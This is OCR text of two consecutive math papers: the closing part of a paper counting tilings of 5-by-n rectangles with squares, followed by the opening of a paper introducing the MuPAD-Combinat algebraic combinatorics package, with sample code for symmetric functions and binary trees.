Lemma 5*: For n > 5, the last two columns of basic blocks of size* 5*-by-n must be of one of the five types shown in Figure* 17.




Figure 17

Proof:
The last two columns must contain a 2-by-2 or a 3-by-3 tile in order to ensure the tiling is a basic block. If the last two columns contain only 1-by-1 and 2-by-2 tiles, then the second to last column must contain two 2-by-2 tiles, and the last one can have only one 2-by-2 tile (due to the interlocking nature). The rest of the column is filled by three 1-by-1 tiles, which can be either grouped together (type I) or split into a pair of 2 and a single one (type II).

If both of the last columns are covered with a 3-by-3 tile (which necessarily is either on the top or bottom to allow for an interlocking extension), then the remaining 2-by-2 rectangle can be tiled with either a 2-by-2 tile (type IV) or four 1-by-1 tiles (type V). If the 3-by-3 tile only covers the next to last column, then it must be paired with a 2-by-2 tile in an interlocking fashion. The only such possibility is given by type III.

▭

We can now establish how basic blocks of size 5-by-(n+1) can be created from basic blocks of size 5-by-n. We will denote the number of basic blocks of size 5-by-n which are of type I by $\tilde{B}^{I}_{5,n}$ (and likewise for the other four types).

Lemma 6: *The number of basic blocks of size 5-by-(n+1) for* $n \geq 5$ *is given by*

$$\tilde{B}_{5,n+1} = \tilde{B}^{I}_{5,n+1} + \tilde{B}^{II}_{5,n+1} + \tilde{B}^{III}_{5,n+1} + \tilde{B}^{IV}_{5,n+1} + \tilde{B}^{V}_{5,n+1}$$

where

$$\begin{aligned} \tilde{B}^{I}_{5,n+1} &= \tilde{B}^{I}_{5,n} + \tilde{B}^{II}_{5,n} + \tilde{B}^{III}_{5,n} \\ \tilde{B}^{II}_{5,n+1} &= \tilde{B}^{I}_{5,n} + \tilde{B}^{III}_{5,n} \\ \tilde{B}^{III}_{5,n+1} &= \tilde{B}^{V}_{5,n} \\ \tilde{B}^{IV}_{5,n+1} &= \tilde{B}^{II}_{5,n} \\ \tilde{B}^{V}_{5,n+1} &= \tilde{B}^{II}_{5,n} \end{aligned} \qquad (10)$$

and $\tilde{B}^{I}_{5,5} = 14,\ \tilde{B}^{II}_{5,5} = 10,\ \tilde{B}^{III}_{5,5} = 2,\ \tilde{B}^{IV}_{5,5} = \tilde{B}^{V}_{5,5} = 4.$

Proof:
Extensions can be made by using either 2-by-2 or 3-by-3 tiles. A 2-by-2 tile will replace two adjacent 1-by-1 tiles in the last column. A 3-by-3 tile will replace a 2-by-2 tile and two 1-by-1 tiles that are adjacent to the 2-by-2 tile. After the interlocking tile has been placed, the remainder of the new last column is filled with 1-by-1 tiles. This may result in a set of four 1-by-1 tiles, which can be replaced by a 2-by-2 tile to form another basic block. We will show the possible extensions only for half of the configurations in Figure 17, as the remaining ones are symmetric (vertically reflected).




Figure 18

Type I: There are two ways to extend type I blocks with a 2-by-2 tile, leading to either a type I or a type II block of the next larger size. For the second type I block, two extensions with a 3-by-3 tile are also possible as shown in Figure 18.

Type II: In this case, an extension with a 2-by-2 tile is possible in only one way, creating a block of type I. In addition, an extension with a 3-by-3 tile is possible, just like in the case of the second basic block of type I, creating one block each of type IV and V. However, if we look at these two extensions in Figure 19 and compare them to those in Figure 18, we see that they create identical columns. The differences that existed before in the basic blocks of smaller size have now been erased. To avoid double counting, we will think of these extensions as coming from the type II blocks (then the two type I blocks create the same extension types).




Figure 19

Thus, we can summarize what happens for type I and type II basic blocks:

Each type I block produces one type I and one type II block.
Each type II block produces one each of type I, type IV and type V.

Type III: A type III block can only be extended with a 2-by-2 tile, and there are two possible ways to do so, as shown in Figure 20. No extensions with 3-by-3 tiles are possible.




Figure 20

Type IV: This type has no extension.

Type V: There is only one way to extend a type V block, resulting in a type III block as shown in Figure 21.




Figure 21

We summarize these three cases:

Each type III block produces one type I and one type II block.
A type IV block does not produce any extension.
Each type V block produces one block of type III.

Thus, type I basic blocks of size 5-by-(n+1) are created by each of the type I, type II, and type III basic blocks of size 5-by-n. This results in:

$$\tilde{B}^{I}_{5,n+1} = \tilde{B}^{I}_{5,n} + \tilde{B}^{II}_{5,n} + \tilde{B}^{III}_{5,n}$$

Likewise, one derives the other four equations. As any extensible basic block of size 5-by-(n+1) has to be of one of these types for $n \geq 5$, the total number of basic blocks of size 5-by-(n+1) is the sum of the basic blocks of the types I - V.

Finally, we need to verify the initial conditions. Figure 16 shows the basic blocks containing 3-by-3 tiles. We only need to look at the basic blocks in the top row, as the bottom row contains basic blocks that are vertically reflected. Recall also that all but the middle basic block have two possibilities for tiling the (white) 2-by-2 area. The first basic block is of type II in both cases, the second is of type I in both cases, the third is of type III, and the fourth and fifth are either of type IV or type V. For the 18 possible basic blocks indicated in Figure 16, we get (as we double the above count): Type I: 4, type II: 4, type III: 2, type IV: 4, and type V: 4. Now we have to look at basic blocks of size 5-by-5 containing only 1-by-1 and 2-by-2 tiles. By Theorem 3, there are 16 such basic blocks. Figure 22 shows 8 of these, with the remaining 8 being symmetrical (vertical reflection).

The first, second, and seventh are of type II; the other ones are of type I. Thus, we have 6 additional blocks of type II and 10 additional basic blocks of type I. Altogether, this leads to $\tilde{B}^{I}_{5,5} = 14$, $\tilde{B}^{II}_{5,5} = 10$, $\tilde{B}^{III}_{5,5} = 2$, $\tilde{B}^{IV}_{5,5} = 4$, and $\tilde{B}^{V}_{5,5} = 4$. (This gives 34 of the 35 basic blocks of size 5-by-5; the remaining one is the basic block consisting of the 5-by-5 tile itself.)




Figure 22

Finally, we can compute the number of tilings using the general recursive formula:

Theorem 6: *The number of tilings of a 5-by-n rectangle with squares of size up to 5-by-5 is given by*

$$\tilde{T}_{5,n} = \sum_{k=1}^{n} \tilde{B}_{5,k} \tilde{T}_{5,n-k} \ ,$$

where

$$\tilde{B}_{5,k} = \tilde{B}_{5,k-1} + \tilde{B}_{5,k-2} + \tilde{B}_{5,k-3} \quad \text{for } n > 8$$

with $\tilde{B}_{5,1}=1, \tilde{B}_{5,2}=7,\ \tilde{B}_{5,3}=13,\ \tilde{B}_{5,4}=20,\ \tilde{B}_{5,5}=35,\ \tilde{B}_{5,6}=66,\quad \tilde{B}_{5,7}=118,\ \tilde{B}_{5,8}=218,$ and $\tilde{T}_{5,0}=\tilde{T}_{5,1}=1$.

Proof:
Using (10) of Lemma 6, we can express the number of basic blocks of type I and III in terms of the number of basic blocks of type II:

$$\tilde{B}^{I}_{5,n+1}=\tilde{B}^{II}_{5,n+1}+\tilde{B}^{II}_{5,n}, \text{ and } \tilde{B}^{III}_{5,n+1}=\tilde{B}^{II}_{5,n-1}. \qquad (11)$$

Summing over all types,

$$\begin{aligned}\tilde{B}_{5,n+1}&=\left(\tilde{B}^{II}_{5,n+1}+\tilde{B}^{II}_{5,n}\right)+\tilde{B}^{II}_{5,n+1}+\tilde{B}^{II}_{5,n-1}+\tilde{B}^{II}_{5,n}+\tilde{B}^{II}_{5,n}\\&=2\cdot\tilde{B}^{II}_{5,n+1}+3\cdot\tilde{B}^{II}_{5,n}+\tilde{B}^{II}_{5,n-1}\end{aligned} \qquad (12)$$

Using (10) in combination with (11), we can derive a recursive formula for $\tilde{B}^{II}_{5,n+1}$:

$$\tilde{B}^{II}_{5,n+1}=\tilde{B}^{I}_{5,n}+\tilde{B}^{III}_{5,n}=\left(\tilde{B}^{II}_{5,n}+\tilde{B}^{II}_{5,n-1}\right)+\tilde{B}^{II}_{5,n-2}. \qquad (13)$$

Substituting (13) into (12) for each of the terms, followed by a suitable grouping of the resulting terms leads to the recursive equation for $\tilde{B}_{5,n+1}$:

$$\begin{aligned}\tilde{B}_{5,n+1}&=2\cdot\left(\tilde{B}^{II}_{5,n}+\tilde{B}^{II}_{5,n-1}+\tilde{B}^{II}_{5,n-2}\right)+3\cdot\left(\tilde{B}^{II}_{5,n-1}+\tilde{B}^{II}_{5,n-2}+\tilde{B}^{II}_{5,n-3}\right)\\&\quad+\left(\tilde{B}^{II}_{5,n-2}+\tilde{B}^{II}_{5,n-3}+\tilde{B}^{II}_{5,n-4}\right)\\&=\left(2\cdot\tilde{B}^{II}_{5,n}+3\cdot\tilde{B}^{II}_{5,n-1}+\tilde{B}^{II}_{5,n-2}\right)+\left(2\cdot\tilde{B}^{II}_{5,n-1}+3\cdot\tilde{B}^{II}_{5,n-2}+\tilde{B}^{II}_{5,n-3}\right)\\&\quad+\left(2\cdot\tilde{B}^{II}_{5,n-2}+3\cdot\tilde{B}^{II}_{5,n-3}+\tilde{B}^{II}_{5,n-4}\right)\\&=\tilde{B}_{5,n}+\tilde{B}_{5,n-1}+\tilde{B}_{5,n-2}.\end{aligned}$$

This formula is valid for $n > 8$, since the recursions for the subtypes are only valid for $n > 5$. For $n \le 5$, the initial conditions for $\tilde{B}_{5,n}$ follow from Lemma 4. Equation (10) can be used together with the initial values given in Lemma 6 to compute the number of subtypes for n = 6, 7 and 8. Summing over all subtypes gives

$$\tilde{B}_{5,6}=26+16+4+10+10=66,\ \tilde{B}_{5,7}=46+30+10+16+16=118 \text{ and } \tilde{B}_{5,8}=86+56+16+30+30=218.$$

□

Table 6 shows the values of $\tilde{B}_{5,n}$ and $\tilde{T}_{5,n}$ for $n \le 10$.

n	1	2	3	4	5	6	7	8	9	10
$\tilde{B}_{5,n}$	1	7	13	20	35	66	118	218	402	738
$\tilde{T}_{5,n}$	1	8	28	117	472	1,916	7,765	31,497	127,707	517,881

Table 6

8. Conclusion

The approach used in this paper for generating basic blocks in the case where tiles of size up to *k*-by-*k* are allowed becomes quite complex as *m* increases (since more and more columns need to be taken into account for determining the different types). Therefore, results for $m > 5$ will most likely require a different approach.

However, in the case where only 1-by-1 and 2-by-2 tiles are used, the extension of basic blocks follows a more regular pattern. There is a good chance that combinatorial formulas for the number of basic blocks, similar to the one for $B_{m,2}$, may be derived. A first step is the implementation of an algorithm for generating and counting the basic blocks of the next larger size and to look for patterns in the resulting sequences.

Acknowledgement

I would like to thank Phyllis Chinn, who introduced me to this research question at a PROMPT (Professors Rethinking Options for Mathematics for Pre-service Teachers) workshop, sponsored by NSF grant TPE 92-53321. Thanks also to Daphne Liu, who was always willing to read new drafts of this paper. Finally, I would like to thank Neil Calkin, who has introduced me to the online check for integer sequences [7] and given me ideas for future work on this problem.

References

[1] Brigham, R.C., Caron, R.M., Chinn, P.Z., and Grimaldi, R.P. , "A Tiling Scheme for the Fibonacci Numbers", *Journal of Recreational Mathematics*, Vol 28 (1), (1996 - 97), pp. 10-17.

[2] Brigham, R.C., Chinn, P.Z., Holt, L., and Wilson, S., "Finding the Recurrence Relation for Tiling 2 x n Rectangles", *Congressus Numerantium* **105** (1994), pp. 134-138.

[3] Cohen, D.I.A., *Combinatorial Theory*, Wiley & Sons, New York, 1978.

[4] Hare, E.O., "Tiling a 2 x n Area with Cuisinaire Rods of Length Less Than or Equal to k", submitted to Discrete Mathematics.

[5] Hare, E.O., "Tiling a 3 x n Area with Cuisinaire Rods of Length Less Than or Equal to k", *Congressus Numerantium* **105** (1994), pp. 33-45.

[6] Hare, E.O., and Chinn, P.Z., "Tiling with Cuisinaire Rods", G.E. Bergum et al. (editors), *Applications of the Fibonacci Numbers*, Volume 6, Kluwer Academic Publishers, pp. 165-171.

[7] *Sloane's Online Encyclopedia of Integer Sequences*, http://www.research.att.com/~njas/sequences

[8] Sloane, N.J.A., and Plouffe, S., *The Encyclopedia of Integer Sequences*, Academic Press Inc., 1995.

MuPAD-Combinat, an open-source package for research in algebraic combinatorics

F. Hivert, N. M. Thiéry

23rd September 2003

Abstract

In this article we give an overview of the MuPAD-Combinat open-source algebraic combinatorics package for the computer algebra system MuPAD 2.0.0 and higher. This includes our motivations for developing yet another combinatorial software, a tutorial introduction with lots of examples, as well as notes on the general design. The material presented here is also available as part of the MuPAD-Combinat handbook; further details and references on the algorithms used can be found there. The package and the handbook are available from the web page, together with download and installation instructions, mailing-lists, and so on:

http://mupad-combinat.sourceforge.net

Contents

1 Introduction

`MuPAD-Combinat` is an open-source algebraic combinatorics package for the computer algebra system MuPAD 2.0.0 and higher. The main purpose of this package is to provide an extensible toolbox for computer exploration. The development started in spring 2001, and the package currently contains functions to deal with usual combinatorial classes (partitions, tableaux, decomposable classes, ...), Schubert polynomials, characters of the symmetric group, and weighted automata. It supplies the user with tools for constructing new combinatorial classes and combinatorial algebras and, as an application, provides some well-known combinatorial algebras like the algebra of symmetric functions and various generalizations. This represents about 65000 lines of MuPAD and C++ code together with 350 pages of doc, written by 3 main developers and altogether about 20 contributers. The core of the package is integrated in the official library of MuPAD since version 2.5.0.

The purpose of this paper is to present the package for people that can be interested as more or less advanced users but also for people who may contribute code.

After a presentation of our motivation to write such a package, we propose a guided tour to the package. Though this tour suppose some familiarities with the MuPAD computer algebra system, the first part describe the combinatorial feature of `MuPAD-Combinat` and is intended for users. It does not suppose strong programming knowledge. The second part of the tour devoted to the building of new combinatorial algebras, is a little bit more advanced.

After that, the paper goes on with some design notes for the `MuPAD-Combinat` package. This third part of the paper deals much more with programming technics, and may interest people who wants to understand inner mechanisms of the package. Note that this part is not only written for peoples who want to contribute but also to people who want to know the internal mechanism of `MuPAD-Combinat`, for example to compare it with similar package. It requires strong knowledge about programming but not necessarily about the MuPAD language itself. In particular we discuss the advantage of using typing mechanism and object oriented features rather that just manipulating expressions which is the usual mechanism of similar packages. As such, it may interest people wanting to have comparable feature in a different language.

1.1 A need for a toolbox for computer exploration in algebraic combinatorics

While doing research in (algebraic) combinatorics, computer exploration can be of great help. In its simplest form, when looking for the generating series of a combinatorial class, one can try to compute its first terms; those may give a

hint on a recurrence relation or a general formula; at least, they can be sent to the *Online Encyclopedia of Integer Sequences* [Se03] for comparison with other well known sequences. In general, using a computer allows for studying large scale examples (in combinatorics, the size of the examples usually grows very quickly!). This can help to suggest conjectures, check them for likeliness, or find counter-examples.

The first author is interested in symmetric functions and their generalizations in connection with representation theory. The problem is basically to find interesting bases together with product and change of basis rules (analogues of Littlewood-Richardson rules). His results were mainly obtained by computer exploration, using some `Maple` [CGG+88] routines extending the `ACE` [Vei98] package. Similarly, the second author had developed a library for computing within invariant rings of permutation groups, in order to study certain invariant rings related to graph theory. The common point of those tools was that they essentially consisted of basic combinatorial routines together with mechanics to compute within certain combinatorial algebras.

By a combinatorial algebra, we mean a vector space, with a basis indexed by combinatorial objects, and endowed with a product that obeys some combinatorial rule. Think of the algebra of the n-th symmetric group: the basis is indexed by permutations, while the product is given by the usual product of permutations. Such combinatorial algebras appear in many situations (references). One often needs to run computations within such algebras, for example for finding idempotents, or better understanding the algebraic structure.

A typical computation is to find the elements c in a given combinatorial algebra satisfying certain properties (say $c^2 = c$):

1. Provide the product rule on basis elements (unless the algebra is already implemented);

2. Produce a system of equations characterizing those elements c by running appropriate computations in the algebra;

3. Solve this system of equations;

4. Interpret the result.

This simple example highlights what the platform for computer exploration should essentially provide: in the first step it helps to have right under hand a wide toolbox of basic combinatorial routines; in the second step, the system should take care of all the linear bookkeeping to allow for manipulating elements of the algebra; the third step requires all the usual computer algebra tools (linear algebra, Gröbner bases, integration, solvers, ...).

1.2 Review of preexisting software

We now review some related algebraic combinatorics software, and describe to which extent they did or did not fit our needs. We do not seek completeness, but rather want to present the background that motivated the definition of the specifications for `MuPAD-Combinat`. For a complete list of related software, we refer to `http://www.mat.univie.ac.at/~slc/divers/software.html`.

One of the first, and most famous, package for algebraic combinatorics is J. Stembridge's `SF` library for `Maple` [CGG+88] which allows to compute with symmetric functions.

A more ambitious package for `Maple` [CGG+88], called `ACE` [Vei98], was developed in Marne-la-Vallée, mostly by S. Veigneau. It provides a wide range of combinatorial routines and implements several classical combinatorial algebras (symmetric functions, quasi-symmetric function, non commutative symmetric functions, Schubert polynomials, ...) using state of the art algorithms. Being a library for a computer algebra system that is widely used in the community helped it to spread (there are about 100 known users), and allowed to combine it with the many other existing combinatorics package for the same system. On the other hand it suffered from the poor programming language of `Maple` [CGG+88], and the continuous incompatibilities with the new versions of `Maple` [CGG+88]made its maintenance tricky. Also, it appeared with time that the overall design made it difficult to extend in particular for defining new combinatorial algebras. Altogether, the development essentially stalled in 1999 when S. Veigneau left for industry after his PhD thesis.

μ-`EC` [Pro99], also developed in Marne-la-Vallée by V. Prosper, was an attempt to translate `ACE` [Vei98] for the computer algebra system MuPAD. The goal was mainly to try if the programing language was more adapted to the needs, and in particular to incorporate Symmetrica (see below) into the system, via a dynamic module. However, it suffered from the same design and development model limitations than ACE and the development also stalled when V. Prosper left for industry after his PhD thesis in 2000.

A. Kohnert leads the development of `Symmetrica` [KKL], a collection of `C` routines to compute with symmetric functions and Schubert polynomials, ordinary, modular, and projective representations of the symmetric group, and Hecke algebras of type A. The underlying programming language allows very substantial speed improvements compared to equivalent algorithms written, say, in `Maple` [CGG+88]. The object oriented design definitely helps for maintaining and extending it. On the other hand, it does not provide support for easy definition of new combinatorial algebras, and can't be straightforwardly combined with other computer algebra tools. The remaining drawbacks, coming from the programming language, are partly matters of personal taste. There is a steep learning curve for non everyday programmers, which makes it difficult to attract new user. We also find the development cycle to be too long in a low-level pro-

graming language. Finally, not having an interpreter makes it quite unpractical for interactive computer exploration (this could be circumvented by using a `C` interpreter like `CINT`).

B. Weybourne also wrote an interactive program called `Schur` for calculating properties of Lie groups and symmetric functions, with a view toward physics. As for `Symmetrica`, it can't be easily combined with other computer algebra tools, and does not provide support for easy definition of new combinatorial algebras.

To some extent, the systems `GAP` [GAP99] and `Magma` [`?`, `?`] allow for defining new combinatorial algebras, and provide a wide set of tools from group theory and algebra that are useful for algebraic combinatorics. We discuss them further later on in the choice of the underlying system.

Finally, one should mention the `Maple` [CGG+88] library for Gröbner basis computations by F. Chyzak which allows to easily implement those combinatorial algebras that fit within the more specific framework of Ore-algebras.

1.3 Specifications

As argued in the former sections our goal is to have a flexible and easy to use toolbox for computer exploration in algebraic combinatorics. This means two distinguished and closely interfaced set of packages: A first for combinatorics a second for algebra.

The combinatorial part should provide the basic routines to deals with various combinatorial objects. As such, it has to be a large collection of many various relatively small functions to count, list, manipulate combinatorial objects. Most of the required combinatorial utilities are quite common (say, list all the partitions of a given integer, ...); however, there are so many potential common utilities that a combinatorial package will never be able to provide all of them, or at least not in an optimized form.

In our minds, such a package is written when needed in research. So the main goal here is to share the code. Thus it must be easy to add some functions in the package, and each functions should have a natural and easy to find place in the package. Such a package should make it easy to integrate new utilities by providing a well designed framework. Ideally, the package should act as a repository where users would include their utilities while they develop them for their own needs. Furthermore, the package should provide versatile tools that makes it easy to define new combinatorial classes, new algebras, and so on.

The algebraic part should be a sort of mecano build on top of the combinatorial part. On the contrary to other package like `ACE` [Vei98] ore `Symmetrica` [KKL], we wanted to have a unspecialized, very flexible and extensible package to build algebraic objects. Standard algebras such as symmetric functions are given as examples rather than as goal. We believe than what is needed is more a toolbox than a set of polished implementation of various algebras. So the package should

take care about all tedious part of computations such has parsing, extracting coefficients, converting to vector notations, ... Hence, the writer can concentrate on the specific part of his problem which is, most of the time in our experience, in combinatorics.

Moreover, the system should allows to ask very natural question such as for example the rank of a set of vector or which element in a combinatorial algebra are idempotents. In such computations, one builds large systems of equation, linear or not. To solve such systems, one often needs general computer algebra tools, like linear algebra, integration, Gröbner basis, and so on. Interfacing with such tools should be as seamless as possible. So we choose to use a generic computer algebra system. But as the size of the equation system may be very large, we often needs more specialized packages. thus we need to be able to interface as easily as possible our package with other one such as `gb`, `alp`, ...

Has a guideline for choosing what has to be done, we decided to take to following rules:

Our ultimate goal is to do research, not to write software. However, to do this research, we need the appropriate tools. Hopefully, in the middle term, sharing those tools and the associated development time with others is a way for us to save time for more research. So the goal is to share as much and as earlier as possible pieces of codes. This implies that, the development cycle ought to be short.

Genericity, flexibility, rapid prototyping, and speed of development are at a premium. Of course, efficiency is desirable but constant time factors are not necessarily so important (anyway, most of the time, the size of the studied objects grows exponentially). Optimizations are usually only really required in very specific parts (underlying linear algebra, ...); only those parts need to be optimized, after a careful analysis with a profiler. Of course, ideally, the code should be written in such a way to leave room for such specializations and optimizations. All of this speaks for a high-level language that allows to write code that sticks as much as possible to the mathematical way of thinking. Of course, this does not preclude the use of some modules written in a low-level language like C for the critical sections, when there is a clear need for it.

Following the goal to share work as possible, the package should allow different levels of use:

- Occasional usage, as a mere calculator using only predefined utilities.
- Regular usage, programming of little utilities, definition of simple new combinatorial classes and algebras;
- Intensive usage, programming of complete libraries for new combinatorial classes and algebras;

- Core hacking, implementation of generic algorithm, writing of external modules (say in C) for optimized speed, ...

And finally, being integrated in a well-known and widely available system helps so that the user can work in his usual environment; this is particularly important for the first two levels of usage above. Moreover, this is a critical problem to share code.

1.4 Structure of this document

Apart from the preceding introduction this paper is divided in two sections. The First section is a guided tour trough `MuPAD-Combinat`. After a general example of usage, we describe step by step the structure of a combinatorial class, together with two generic tools to deals with constrained list of integers and grammar described decomposable objects. We gives then some examples, how to define new combinatorial classes. The next two subsection are devoted to combinatorial algebras, predefined and new one. This first part ends with a summary of what is now provided in the package and what should be in the short term. Note that the version of this document included in the `MuPAD-Combinat`documentation provides exercises throughout the guided tour.

The second section is devoted to the design of the package. First we discuss about some very basic conventions such as naming. Then we deals with combinatorial objects and how they can be represented in a computer algebra system. We describe our solution to have a unified interface for various combinatorial classes on the to of which we will build algebraic object. In particular, inheritance allows here to standardize and reuse code. Finally, we deals with combinatorial algebras. We describe the advantage of typing objects rather that using expressions. Then we concentrate on the description of several implementation of free module and how the system take care of linearity. We ends by the description of combinatorial algebra with different bases and the way the system deals with the conversion between these different bases.

The suggested order of reading is to browse quickly through the guided tour (Section **??**), and the design notes (Section **??**, essentially the beginning of subsections **??** *Representing combinatorial objects and classes* and **??** *Representing combinatorial algebras*), and then to read those two sections in detail with a computer under hand to experiment with the examples.

2 A guided tour through MuPAD-Combinat

The main purpose of this package is to provide tools for manipulating combinatorial (Hopf) algebras. To setup the stage, we start this guided tour by presenting a few sample computations with two examples of such algebras. Then, we proceed

by illustrating with many examples the predefined combinatorial objects and how to define new ones and the predefined combinatorial algebras and how to define new ones. We conclude this tour by a summary of the current features.

2.1 Two examples of combinatorial algebras

We load the MuPAD-Combinat package, and define a shortcut for the algebra of symmetric functions [Mac95]:

```
>> package("Combinat", Quiet):
   S := examples::SymmetricFunctions():
```

We consider the three first elementary symmetric polynomials in the variables {x1,...,x6}:

```
>> alphabet := [ x1, x2, x3, x4, x5, x6]:
   e1 := expand(S::e([1])(alphabet));

                    x1 + x2 + x3 + x4 + x5 + x6

>> e2 := expand(S::e([2])(alphabet));

 x1 x2 + x1 x3 + x1 x4 + x2 x3 + x1 x5 + x2 x4 + x1 x6 +

    x2 x5 + x3 x4 + x2 x6 + x3 x5 + x3 x6 + x4 x5 + x4 x6 +

    x5 x6

>> e3 := expand(S::e([3])(alphabet))

 x1 x2 x3 + x1 x2 x4 + x1 x2 x5 + x1 x3 x4 + x1 x2 x6 +

    x1 x3 x5 + x2 x3 x4 + x1 x3 x6 + x1 x4 x5 + x2 x3 x5 +

    x1 x4 x6 + x2 x3 x6 + x2 x4 x5 + x1 x5 x6 + x2 x4 x6 +

    x3 x4 x5 + x2 x5 x6 + x3 x4 x6 + x3 x5 x6 + x4 x5 x6
```

Computing the product of two such polynomials yields a huge polynomial which is not quite practical to manipulate:

```
>>   expand(e2*e3)
```

```
 10 x1 x2 x3 x4 x5 + 10 x1 x2 x3 x4 x6 + 10 x1 x2 x3 x5 x6 +

    10 x1 x2 x4 x5 x6 + 10 x1 x3 x4 x5 x6 + 10 x2 x3 x4 x5 x6 +

                  2
    3 x1 x2 x3 x4  + ... (one page of output)

         2   2
    x1 x2  x3  + ... (another page of output)
```

Instead, if we use the symmetries, the previous product can be expressed as compactly as:

```
>>   S::m( S::e([2]) * S::e([3]) );

       10 m[1, 1, 1, 1, 1] + 3 m[2, 1, 1, 1] + m[2, 2, 1]
```

Here, `m[2, 1, 1, 1]` denotes the monomial symmetric function $m_{2,1,1,1}$ obtained by summing all the monomials with one variable elevated to the power 2 and three variables to the power 1.

Now, we are working in an algebra whose basis is indexed by partitions, and we want to compute efficiently in this algebra. As another typical example, we are currently working on the so-called Loday-Ronco algebra [LR98], which is in particular of interest for theoretical physicists [BF, ?, ?]. It is implemented as a combinatorial algebra having binary trees as basis.

```
>> LRA:= (examples::LodayRoncoAlgebra())::p:
```


For example, take the two following trees:

```
>> t1 := LRA(combinat::binaryTrees::unrank(6, 4))

                                o
                               / \
                                  \
```

```
>> t2 := LRA(combinat::binaryTrees::unrank(26, 5))

                                  o
                                 /  \
                                / \
```


You can make a formal linear combination of them:

```
>> t3 := 2*t2 + 3/4*t1
```




or take their product:

